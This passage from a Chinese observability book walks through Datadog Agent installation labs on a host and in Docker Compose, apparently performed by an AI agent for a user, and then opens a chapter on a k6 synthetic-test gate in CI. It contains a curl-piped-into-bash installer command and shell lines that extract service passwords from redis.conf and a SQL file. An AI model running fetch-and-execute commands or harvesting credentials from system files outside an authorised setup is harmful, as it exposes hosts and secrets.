10.13 动手实验一：The Agent on a Host

实验环境是一台 Ubuntu 虚拟机 `agent-host`，上面运行着 Storedog。nginx、Next.js 前端、Rails 后端和 worker、Python Flask 折扣服务、广告服务运行在 Docker 容器中，Redis 和 PostgreSQL 直接装在主机上。任务是在这台主机上安装并配置 Agent。

> **说明**
>
> **实验会话过期了一次。** 做到第 3 个挑战时，对话暂停超过 10 分钟，实验会话过期。点 “Restart track” 会得到一台全新的虚拟机，于是从第 1 个挑战重新做了一遍。下面的截图来自两次运行（Agent 的安装和状态检查来自第一次，其余来自第二次），每一步都通过了平台的检查。

10.13.1 挑战 1：安装 Agent

实验说明的标准做法是：登录 Datadog 网页，在 *Integrations* → *Install Agents* → *Linux* 页面选择 API key，复制生成的一行安装命令。网页登录这一步做不了。好在实验主机已经导出了 `DD_API_KEY`、`DD_SITE`、`DD_ENV` 等环境变量。下面只打印变量名，不打印值：

```
root@agent-host:~/lab# env | grep -oE '^(DD|DATADOG)_[A-Z_]*' | sort
DD_AGENT_HOST
DD_API_KEY
DD_APPLICATION_ID
DD_APP_KEY
DD_CLIENT_TOKEN
DD_ENV
DD_HOSTNAME
DD_SITE
DD_TAGS
```

官方安装脚本本来就从环境变量读取 API key 和站点，所以可以直接运行，key 不经过键盘：

```
bash -c "$(curl -fsSL https://install.datadoghq.com/scripts/install_script_agent7.sh)" > /tmp/agen
        t-install.log 2>&1
echo "install exit=$?"
```

安装后，Agent 以 systemd 服务 `datadog-agent` 运行：



图 10-3 安装结果：Agent 7.85.1，服务 active；主机名 agent-host；cpu、disk、io、load、memory、file_handle 等核心检查无需任何配置就已经在运行（实验终端截图）

点 Check，平台确认 Agent 已安装并在运行，进入下一个挑战。

10.13.2 挑战 2：用 status 和 config 检查 Agent

`datadog-agent status` 的 **Forwarder** 部分是判断“数据有没有发出去”的第一现场。下面的输出中，API key 的后几位已经用 `sed` 打码：

```
Intake offset: -189.682ms
    Requeued: 0
    Retried: 0
    RetryQueueSize: 0
    API key ending with *****: API Key valid
root@agent-host:~/lab#
```

图 10-4 Forwarder 部分：无重新入队、无重试，API key 有效（实验终端截图，key 已打码）

```
Transaction Successes
=====================
  Total number: 63
  Successes By Endpoint:
    check_run_v1: 11
    intake: 4
    metadata_v1: 7
    process: 30
    series_v3: 11
```

`datadog-agent config` 显示的是**最终生效**的配置，包括默认值和来自环境变量的值：

```
env: agent-host-lab
hostname: agent-host
site: datadoghq.com
DD_ENV=agent-host-lab
DD_HOSTNAME=agent-host
DD_SITE=datadoghq.com
11:api_key: <redacted>
31:site: datadoghq.com
187:env: agent-host-lab
root@agent-host:~/lab#
```

图 10-5 config 与环境变量对照：env、hostname、site 都来自 DD_* 环境变量，安装脚本把它们写进了 datadog.yaml 的第 11（api_key，已打码）、31、187 行（实验终端截图）

10.13.3 挑战 3：开启实时进程（Live Processes）

很多功能默认是关闭的，需要在 `datadog.yaml` 中显式开启。实验原本是在 IDE 中取消注释，这里改为追加一段等效的配置：先确认文件里没有未注释的同名键，再追加并重启 Agent：

```
F=/etc/datadog-agent/datadog.yaml
grep -nE '^process_config:' $F || printf '\nprocess_config:\n  process_collection:\n    enabled: t
        rue\n' >> $F
```

```
systemctl restart datadog-agent
datadog-agent config | grep -A1 '^  process_collection:'
```

图 10-6 实时进程已开启：生效的检查为 process、rtprocess、service_discovery，采集到 154 个进程；容器数为 0，原因在下一步揭晓（实验终端截图）

10.13.4 挑战 4：收集日志与链路

日志默认不采集。开启后，`BytesSent` 却一直是 0：Agent 以低权限用户 `dd-agent` 运行，而 Docker 的 socket 只对 `docker` 组开放。把它加进 `docker` 组就解决了：

```
printf '\nlogs_enabled: true\nlogs_config:\n  container_collect_all: true\n' >> /etc/datadog-agen
        t/datadog.yaml
usermod -a -G docker dd-agent && systemctl restart datadog-agent
```

图 10-7 日志开始发送：Logs Agent 经 HTTPS 发往 agent-http-intake.logs.datadoghq.com，收集了 7 个容器的日志（实验终端截图，key 已打码）

链路同样：Storedog 的服务早已用 ddtrace 埋点，一直在尝试发送链路。但 Agent 默认只接收本机（localhost）来的链路，而容器在自己的网络里，所以要打开非本机流量：

```
printf '\napm_config:\n  apm_non_local_traffic: true\n' >> /etc/datadog-agent/datadog.yaml
systemctl restart datadog-agent
```

图 10-8 APM Agent 的接收端改为监听 0.0.0.0:8126，开始收到 store-backend 和 store-worker（Ruby）的链路，优先级采样率 100%（实验终端截图）

10.13.5 挑战 5：配置 Redis 与 PostgreSQL 集成

先用 `configcheck` 看清楚每个检查的配置从哪里来：

- 核心检查来自 `conf.d/<名称>.d/conf.yaml.default`；
- nginx 等检查的来源是 `container:docker://…`，即由自动发现生成。

Redis。 Redis 设有密码，检查配置里需要填写它。实验说明里直接给出了密码，但仍然不手工输入：实验主机的 `/etc/redis/redis.conf` 里本来就有 `requirepass`，于是让 shell 读出这个值并写入配置，屏幕上只显示打码后的结果：

```
D=/etc/datadog-agent/conf.d/redisdb.d
PW=$(sed -n 's/^requirepass[[:space:]]\{1,\}//p' /etc/redis/redis.conf | head -1)
printf 'init_config:\n  service: redis\ninstances:\n  - host: localhost\n    port: 6379\n    passw
        ord: "%s"\nlogs:\n  - type: file\n    path: /var/log/redis/redis-server.log\n    source:
        redis\n    service: redis\n' "$PW" > $D/conf.yaml
unset PW; chown dd-agent:dd-agent $D/conf.yaml; chmod 640 $D/conf.yaml
usermod -a -G adm dd-agent        # Redis 日志属于 redis:adm，权限 660 (rw-rw----)
systemctl restart datadog-agent
```

```
init_config:
  service: redis
instances:
  - host: localhost
    port: 6379
    password: <copied from redis.conf>
logs:
  - type: file
    path: /var/log/redis/redis-server.log
    source: redis
    service: redis
restarted
root@agent-host:~/lab#
```

图 10-9 Redis 检查的配置（密码一行显示为“copied from redis.conf”，实际值未出现在屏幕上）（实验终端截图）

```
    redisdb (8.10.0)
      Instance ID: redisdb:8466da0918edcb28 [OK]
      Configuration Source: file:/etc/datadog-agent/conf.d/redisdb.d/conf.yaml[0]
      Metric Samples: Last Run: 100, Total: 400
      Service Checks: Last Run: 1, Total: 4
        version.raw: 6.0.16
      Instance ID: telemetry [OK]
      Configuration Source: file:/etc/datadog-agent/conf.d/telemetry.d/conf.yaml.default[0]
      Path: /var/log/redis/redis-server.log
      Service: redis
      Source: redis
      Status: OK
      Bytes Read: 346
root@agent-host:~/lab#
```

图 10-10 redisdb 检查 [OK]：每次运行 100 个指标样本，识别出 Redis 6.0.16；Redis 日志文件的采集状态为 OK（实验终端截图）

PostgreSQL。 实验在启动时已经建好了监控专用的数据库用户 `datadog`，建用户的 SQL 在 `/root/restore.sql` 里，同样让 shell 读取密码。日志配置用到一条**多行规则**：以日期开头的行才算一条新日志，避免把多行 SQL 错误拆成好几条。

```
D=/etc/datadog-agent/conf.d/postgres.d
PW=$(sed -nE "s/^create user datadog with password '([^']*)';.*/\1/Ip" /root/restore.sql | head -
        1)
printf 'init_config:\ninstances:\n  - host: localhost\n    username: datadog\n    password: "%s"\n
        logs:\n  - type: file\n    path: /var/log/postgresql/postgresql-14-main.log\n    source:
        postgresql\n    service: database\n    log_processing_rules:\n      - type: multi_line\n
        pattern: %s\n        name: new_log_start_with_date\n' \
  "$PW" '\d{4}\-(0?[1-9]|1[012])\-(0?[1-9]|[12][0-9]|3[01])' > $D/conf.yaml
unset PW; chown dd-agent:dd-agent $D/conf.yaml; chmod 640 $D/conf.yaml
usermod -a -G postgres dd-agent
systemctl restart datadog-agent
```

正则作为 `printf` 的参数传入，而不是写在格式串里，以免反斜杠被 `printf` 解释。

```
init_config:
instances:
  - host: localhost
    username: datadog
    password: <copied from restore.sql>
logs:
  - type: file
    path: /var/log/postgresql/postgresql-14-main.log
    source: postgresql
    service: database
    log_processing_rules:
      - type: multi_line
        pattern: \d{4}\-(0?[1-9]|1[012])\-(0?[1-9]|[12][0-9]|3[01])
        name: new_log_start_with_date
restarted
root@agent-host:~/lab#
```

图 10-11　PostgreSQL 检查的配置（实验终端截图）

```
    postgres (23.14.0)
      Instance ID: postgres:3b2594fecd9c01e5 [OK]
      Configuration Source: file:/etc/datadog-agent/conf.d/postgres.d/conf.yaml[0]
      Metric Samples: Last Run: 194, Total: 582
      Database Monitoring Metadata Samples: Last Run: 1, Total: 1
      Service Checks: Last Run: 1, Total: 3
      Path: /var/log/postgresql/postgresql-14-main.log
      Service: database
      Source: postgresql
      Status: OK
      Bytes Read: 0
root@agent-host:~/lab#
```

图 10-12　postgres 检查 [OK]：每次运行 194 个指标样本，并上报了数据库监控（DBM）元数据；日志采集状态 OK（刚启动，暂无新日志）（实验终端截图）

10.13.6　挑战 6：在 Datadog 中浏览数据（未完成）

最后一个挑战是登录 Datadog 网页，开启日志管理，然后浏览指标、日志和仪表盘。这一步需要网页登录，**没有做**。作为替代，用实验主机上的 Application key 调用 Datadog 官方 API，确认数据确实到达了：

```
H=(-H "DD-API-KEY: $DD_API_KEY" -H "DD-APPLICATION-KEY: $DD_APP_KEY")
curl -s "${H[@]}" "https://api.$DD_SITE/api/v1/hosts?filter=agent-host" | jq ...
curl -s "${H[@]}" -G "https://api.$DD_SITE/api/v1/query" --data-urlencode 'query=avg:system.cpu.us
        er{host:agent-host}' ...
```



图 10-13 API 验证：主机 agent-host 在线，Datadog 识别出它上面的 agent、container、docker、nginx、ntp、redis、trace 等应用，带有 env:agent-host-lab 标签；最近 10 分钟有 35 个 system.cpu.user 数据点（实验终端截图）

这证明了数据链路是通的，但它**不等于**完成了网页实验，所以这门课的实验课时没有标记为完成。

10.14 动手实验二：The Agent on Docker

这次 Storedog 完全容器化（Redis 和 PostgreSQL 也在容器里），用 Docker Compose 编排。任务是把 Agent 作为一个服务加进 `docker-compose.yml`。

10.14.1 挑战 1：加入 Agent 服务

`/root/lab/docker-compose.yml` 中预留了 `# paste agent block here` 标记。把实验给出的服务定义写入临时文件，再用 `sed` 插入到标记之后：

```
  dd-agent:
    image: registry.datadoghq.com/agent:7.77.2
    environment:
      - DD_API_KEY            # 只写变量名：Compose 从当前 shell 环境传入值，不落盘
      - DD_HOSTNAME
      - DD_ENV
      - DD_LOGS_ENABLED=true
      - DD_LOGS_CONFIG_CONTAINER_COLLECT_ALL=true
      - DD_PROCESS_AGENT_ENABLED=true
      - DD_CONTAINER_LABELS_AS_TAGS={"my.custom.label.team":"team"}
      - DD_APM_NON_LOCAL_TRAFFIC=true
      - DD_DOGSTATSD_NON_LOCAL_TRAFFIC=true
      - DD_SYSTEM_PROBE_NETWORK_ENABLED=true
      - DD_SYSTEM_PROBE_SERVICE_MONITORING_ENABLED=true
      - HOST_ROOT='/host/root'
    pid: "host"
    volumes:
      - /var/run/docker.sock:/var/run/docker.sock:ro
      - /proc/:/host/proc/:ro
      - /sys/fs/cgroup/:/host/sys/fs/cgroup:ro
      - /sys/kernel/debug:/sys/kernel/debug
      - /:/host/root:ro
      - /etc/passwd:/etc/passwd:ro
      - /etc/group:/etc/group:ro
      - /etc/os-release:/etc/os-release
    cap_add: [SYS_ADMIN, SYS_RESOURCE, SYS_PTRACE, NET_ADMIN, NET_BROADCAST, NET_RAW, IPC_LOCK, CH
        OWN]
    security_opt:
      - apparmor:unconfined
```

逐项理解这段配置：

- 主机上的配置文件，在这里全部换成了**环境变量**。
- `DD_CONTAINER_LABELS_AS_TAGS` 把容器标签转换为 Datadog 标签。
- 两个 `DD_SYSTEM_PROBE_*` 开启 CNM 和 USM。它们依赖 eBPF，所以才需要 `pid: host`、额外的内核能力（cap_add）和 AppArmor 豁免。

```
sed -i '/# paste agent block here/r /tmp/agent-block.yml' docker-compose.yml
docker compose config -q && echo "compose file valid"
docker compose up -d dd-agent          # 只启动 Agent，不必重启整个应用
```

```
compose file valid
services:
  # paste agent block here
  dd-agent:
    image: registry.datadoghq.com/agent:7.77.2
    environment:
      - DD_API_KEY
      - DD_HOSTNAME
      - DD_ENV
1
root@lab-host:~/lab#
```

图 10-14　Compose 文件通过校验，dd-agent 服务已插入（实验终端截图）

```
 Container lab-dd-agent-1 Creating
 Container lab-dd-agent-1 Created
 Container lab-dd-agent-1 Starting
 Container lab-dd-agent-1 Started
lab-dd-agent-1  registry.datadoghq.com/agent:7.77.2  Up 20 seconds (health: starting)
root@lab-host:~/lab#
```

图 10-15　Agent 容器 lab-dd-agent-1（镜像 agent:7.77.2）已启动，健康检查进行中（实验终端截图）

点 Check 后，平台确认 Agent 容器在运行。

10.14.2　挑战 2：在容器里运行 Agent 命令

命令改为在容器里执行：`docker compose exec dd-agent agent status`。

图 10-16 容器中的 Agent：因为 DD_LOGS_CONFIG_CONTAINER_COLLECT_ALL=true，即使没有为任何服务单独配置，也自动收集了 9 个容器的日志；转发成功 40 次；生效配置中 env=agent-docker-lab、logs_enabled=true（实验终端截图）

10.14.3 挑战 3 与 4：浏览数据、补充服务标签（未完成）

第 3 个挑战又是网页浏览，同样用 API 看了一遍。下面这次输出的截图没能保存（当时 Edge 窗口被最小化），文字直接抄自实验终端：

```
host=agent-docker-lab-host up=true apps=
running containers: 16
  lab-advertisements-1  service:advertisements-service
  lab-backend-1  service:backend-service
  ...
  lab-ads-java-1  service:ads-java
  lab-backend-1  service:backend
  lab-discounts-1  service:discounts
logs found (page of 5): 5
```

这次输出揭示了两件事：

- **试用组织是共用的。** 上一个实验的容器（`service:backend-service` 等）和这一个实验的容器（`service:backend` 等）同时出现在列表里。
- **服务标签需要补充。** 这一个实验的容器没有显式设置服务标签，`service` 只是从镜像名推导出来的。这正是第 4 个挑战（用容器标签补充统一服务标签）要解决的问题。

第 3 个挑战没有点“下一步”，第 4 个挑战也没有开始。

10.15 对照：Datadog 与本项目的开源栈

关注点	Datadog	本项目（第 7–9 章）
采集端	Datadog Agent（含 DogStatsD、trace-agent、system-probe）	OpenTelemetry SDK + Collector；Prometheus 抓取
自动发现	Autodiscovery，用容器标签声明模板	`kubernetes_sd_configs` + relabel，按 Pod 注解发现
统一标签	`env` / `service` / `version`	`deployment.environment.name` / `service.name` / `service.version`

关注点	Datadog	本项目（第 7–9 章）
指标	count、rate、gauge、histogram、distribution	counter、gauge、histogram（`histogram_quantile`）
链路	APM、Trace Explorer、火焰图	Tempo、TraceQL、Grafana 链路视图
日志	Log Management、Log Explorer	Loki、LogQL
告警	Monitor（多种类型）、downtime	PrometheusRule（`for`）、Alertmanager
仪表盘	Dashboard、模板变量、Notebook	Grafana dashboard 与变量
SLO	基于指标、基于 monitor、时间片 SLO，燃烧率告警	记录规则 + 燃烧率规则（第 12 章实现）
无埋点服务指标	USM（eBPF）	—（需要应用埋点）
网络	CNM（eBPF）	—
事故管理	Incident Management、Status Page、AI 复盘	Git 中的 RCA 文档（第 12 章）
部署门禁	Synthetic 测试 + `datadog-ci`	k6 合成测试门禁（第 11 章）

两者的取舍很清楚。商业平台把采集、存储、关联、告警、事故流程整合在一起，开箱即用，并有 eBPF 这类“零埋点”的能力；代价是费用、数据出境和厂商绑定。开源栈处处要自己组装和运维，但每一层都可以替换，数据留在自己手里。理解了第 9 章的原理，再看 Datadog 的每个产品都不难找到对应物；反过来，Datadog 的产品划分也是一份很好的“开源栈还缺什么”的清单。

10.16 常见问题

Q1：Agent 装好了，但 Datadog 里看不到数据。先看 `datadog-agent status` 的 Forwarder 部分：API key 是否有效、事务是否成功、有没有重试。再确认 `site` 与账号所在站点一致（如 `datadoghq.com` 或 `datadoghq.eu`），以及出站防火墙放行了对应的接收域名。

Q2：进程或容器数为 0，容器日志 `BytesSent: 0`。 Agent 以 `dd-agent` 用户运行，读不到 `docker.sock`。执行 `usermod -a -G docker dd-agent` 后重启。在容器里运行的 Agent，则要确认已挂载 `/var/run/docker.sock`。

Q3：应用发了链路，APM 却收不到。 Agent 默认只接收本机的链路。来自容器或其他主机的流量，需要设置 `apm_config.apm_non_local_traffic: true`（容器中用 `DD_APM_NON_LOCAL_TRAFFIC=true`），并确认应用连接的是 Agent 的 8126 端口。

Q4：集成检查正常，但它的日志没有采集上来。检查日志文件的属主和权限。Redis 日志属于 `redis:adm`，PostgreSQL 日志属于 `postgres` 组，要把 `dd-agent` 加入相应的组。

Q5：多行日志（如 SQL 错误、Java 异常栈）被拆成了很多条。用 `log_processing_rules` 中的 `multi_line` 规则，以“新日志的开头”（通常是时间戳）作为分界。

Q6：实验做到一半，提示 “Your session expired”。实验会话 10 分钟无操作就过期。点 “Restart track” 会得到一台全新的虚拟机，只能从头再做。试用组织和账号 14 天内不变。

Q7：浏览器自动化截图一直超时。确认 Edge 窗口没有被最小化，并且当前活动的标签页就是要操作的那个。窗口最小化或标签页在后台时，页面不渲染。

10.17 学习进度与需要你本人完成的事项

平台记录的进度（`/enrollments`）：

课程	进度	课程	进度
Getting Started with Integrations	75%	Introduction to Dashboards	66%
Getting Started with SLOs	71%	Getting Started with Metrics	66%
Getting Started with Monitors	71%	Tagging Best Practices	66%
The Agent on a Host	66%	Getting Started with APM Metrics & Traces	62%
The Agent on Docker	66%	Getting Started with Infrastructure and CNM	50%
Getting Started with Incident Management	66%	Getting Started with Notebooks	50%
Getting Started with USM	66%	Datadog Quick Start	50%

每门课剩下的都是实验课时和反馈问卷，**没有一门课已经完成，也没有领取任何证书或徽章。**需要你本人做的事：

1. **登录一次实验用的 Datadog 试用账号。** 打开任一课程的实验，在左侧终端或右侧 “Log in to Datadog” 步骤中可以看到用户名和密码，在 `app.datadoghq.com/account/login` 登录即可。之后各实验的网页部分都可以继续，可以由你自己完成，也可以登录后让我接着做。
2. **完成两个 Agent 实验的剩余挑战。** “Agent on a Host” 只剩第 6 个挑战（网页浏览）；“Agent on Docker” 剩第 3、4 个挑战。注意实验会话可能已经过期，需要重启并重做终端部分，命令都在本章里。
3. **填写各课的反馈问卷。** 问卷完成后课程才会到 100%，并发放结课证书。
4. **认证考试**（若打算参加）由你本人报名和完成。

10.18 练习

练习

1. **（理解）** 统一服务标签 `env`、`service`、`version` 分别对应 OpenTelemetry 的哪些资源属性？在本项目中，它们是在哪里设置的？如果只缺少 `version`，哪些分析就做不了？
2. **（原理）** 某服务的 10 台主机各自用 histogram 类型在本地算出 p95 后上报。能不能把 10 个 p95 取平均，作为全局的 p95？为什么 distribution 类型可以给出正确的全局百分位？这与第 9、12 章 PromQL 中“先 `sum by (le)`、再 `histogram_quantile`”的写法是什么关系？
3. **（计算）** 一个 7 天的 SLO，目标 99.9%。希望“1 小时内消耗 5% 的预算”时立即呼叫，燃烧率阈值是多少？对应的 1 小时错误率是多少？
4. **（动手，需要你本人登录实验的试用组织）** 为 Storedog 的一个服务建立基于指标的 SLO 和燃烧率 monitor，把参数与第 12 章 Prometheus 中的规则逐项对照。
5. **（设计）** 对照表中 USM、CNM 这两行，开源栈一栏是空的。如果要在开源栈中补上“无需埋点的服务指标与网络可见性”，有哪些候选方案？它们分别需要什么前提条件？
6. **（思考）** 选择商业平台还是自建开源栈，除了费用，还要考虑哪些因素？分别描述一个更适合 Datadog 的团队，和一个更适合自建的团队。

参考答案见附录 B。

10.19 本章小结

- Datadog 的核心组织方式是**标签**，`env`、`service`、`version` 三个统一服务标签把指标、链路、日志关联起来，和 OpenTelemetry 的资源属性一一对应。
- Agent 由 Collector、Forwarder、Logs Agent、Trace Agent、Process Agent、system-probe 等协作完成采集，配置按“远程配置 > 环境变量 > `datadog.yaml`”的优先级生效。在两个实验里，它从零开始被安装、开启了进程、日志、链路，接入了 Redis 和 PostgreSQL 集成，每一步都通过了平台的自动检查。
- 指标的五种类型、RED 监控、燃烧率告警、事故管理的生命周期和角色，都可以直接迁移到开源栈上，后面几章会用到。
- 网页登录这一步按规则没有代做，相关实验如实标为未完成；只有平台确认过的进度才算数。

第 11 章　发布前的合成测试门禁：在 CI 中用 Kind + k6 拦住坏版本（P9 / D9）

> 第 8 章的金丝雀在生产环境用真实流量做最后一道把关；第 9 章的告警在问题发生后通知人。能不能在镜像推送、签名之前就发现问题？本章在 CI 里为每个候选版本临时搭一个 Kubernetes 集群（Kind），把它部署上去，再用 k6 模拟用户的完整操作。只要有一个阈值不达标，发布作业就不会运行。三次真实的流水线运行展示了“通过 → 被拦截 → 恢复后通过”的完整过程。

11.1　本章目标与产出

产出	位置
k6 合成测试脚本（用户旅程 + 阈值）	`synthetic/k6/api-check.js`
门禁脚本：部署候选版本 → 测试 → 清理	`synthetic/run-gate.sh`
可复用工作流：CI 中的 Kind 集群 + 门禁	`.github/workflows/synthetic-gate.yml`
发布流水线改为“先过门禁再发布”	`.github/workflows/release.yml`
工具安装脚本（固定版本、校验 SHA256）	`automation/ci/install-gate-tools.sh`
Datadog Synthetic 方案（模板，未运行）	`synthetic/datadog/`

验收标准（路线图 D9，Gate G7 的开源部分）： 合成测试失败时阻断发布，恢复后通过。已通过：注入延迟的运行中发布作业被跳过（运行 42196278404），恢复后的运行中发布作业正常执行（运行 42196846132）。Datadog 版本因为没有 Datadog 账号，状态为 **NOT_RUN**。

学完本章，你应当能够：

- 说明合成测试门禁在测试左移中的位置，以及它能发现、不能发现哪些问题；
- 用 k6 编写带断言和按接口阈值的用户旅程，区分 check 与 threshold、开放模型与封闭模型；
- 在 CI 中用临时 Kind 集群部署候选版本，并用可复用工作流和 `needs` 让门禁决定发布；
- 用故障注入证明门禁真的会拦截，并解释同一提交为什么会产生不同的 digest。

11.2　原理

11.2.1　测试左移，以及“合成测试”在其中的位置

越早发现问题，修复越便宜。本项目的流水线已经有好几层检查。各层能发现的问题不同，没有一层可以替代其他层：

层次	在哪里运行	能发现	发现不了
单元测试（第 3 章）	CI，几秒钟	函数逻辑错误	部署、配置、网络、性能
镜像冒烟测试（第 3 章）	CI，单个容器	镜像能否启动	Kubernetes 中的行为、持续负载
漏洞扫描（第 7 章）	CI	已知 CVE	功能和性能问题
合成测试门禁（本章）	CI 中的临时集群	按真实部署方式运行时，用户旅程是否正确、是否够快	只在生产配置或真实流量下出现的问题
金丝雀分析（第 8 章）	生产环境，部分流量	生产环境中的真实退化	发布前的任何问题
告警（第 9 章）	一直在运行	已经发生的问题	预防问题

合成测试（synthetic test）用脚本模拟用户操作，不依赖真实用户的流量。它有两种用法：

- **合成监控**：在生产环境 7×24 小时定期运行，用来更早发现故障。Datadog Synthetic、各种拨测服务属于这一类。
- **合成测试门禁**：在发布流水线里，对候选版本运行一次，结果决定能不能发布。本章做的是这一种。

11.2.2 测什么：用户旅程，而不是单个接口

一次迭代就是一次完整的**用户旅程**：

1. 查询服务信息；
2. 下单；
3. 用返回的订单号读回订单。

每一步都有**断言**（k6 中叫 check）：状态码、返回字段，以及一条业务规则（总价 = 单价 × 数量）。“读回订单”这一步验证的是写入确实生效了，单独测试每个接口发现不了这类问题。

11.2.3 怎么判定：阈值就是门禁

k6 有两个容易混淆的概念：

- **check（断言）**：记录每次断言成功还是失败，**本身不会让测试失败。**
- **threshold（阈值）**：对整个运行期间的指标提出要求。只要有一个不满足，k6 就以退出码 **99** 结束，CI 步骤随之失败。

本章设置了三类阈值，和第 9 章、第 10 章的 SLO 思路一致：

阈值	含义
`checks: rate>0.99`	功能：99% 以上的断言成立
`http_req_failed: rate<0.01`	可用性：网络错误和 4xx、5xx 响应少于 1%
`http_req_duration{name:...}: p(95)<300`	性能：每个接口的 p95 延迟不超过 300 ms

延迟阈值是按接口设置的：请求打上 `name` 标签，阈值引用 `指标{name:...}`。如果对所有接口一起算 p95，一个接口变慢可能被另外两个快接口平均掉。

11.2.4 负载模型：为什么用固定到达率

k6 的执行器分两类：

- **封闭模型**（closed model，如 `constant-vus`）：固定数量的虚拟用户，每个用户做完一次才开始下一次。被测服务变慢时，请求速率会**自动降低**，掩盖了问题。
- **开放模型**（open model，如 `constant-arrival-rate`）：不管服务快慢，每秒都启动固定数量的新迭代，就像真实用户不会因为网站慢就少来。

真实的线上流量更接近开放模型，所以本章使用 `constant-arrival-rate`：每秒 4 次旅程，持续 60 秒。

11.2.5 为什么在 CI 里搭临时集群

也可以拿一个长期存在的预发环境（staging）来测，但它会被前一次测试、别人的部署和残留的数据影响。每次测试新建一个**用完即删的 Kind 集群**，候选版本就运行在干净、可重复的环境中，而且与生产环境同样使用 Helm Chart 部署。

代价是时间：在 GitHub 托管的运行器上，门禁作业约 2 分 30 秒，其中创建集群约 1 分钟。

11.3 实现



图 11-1 发布流水线：合成测试门禁成为发布作业的前置条件

11.3.1 k6 脚本

```
export const options = {
  scenarios: {
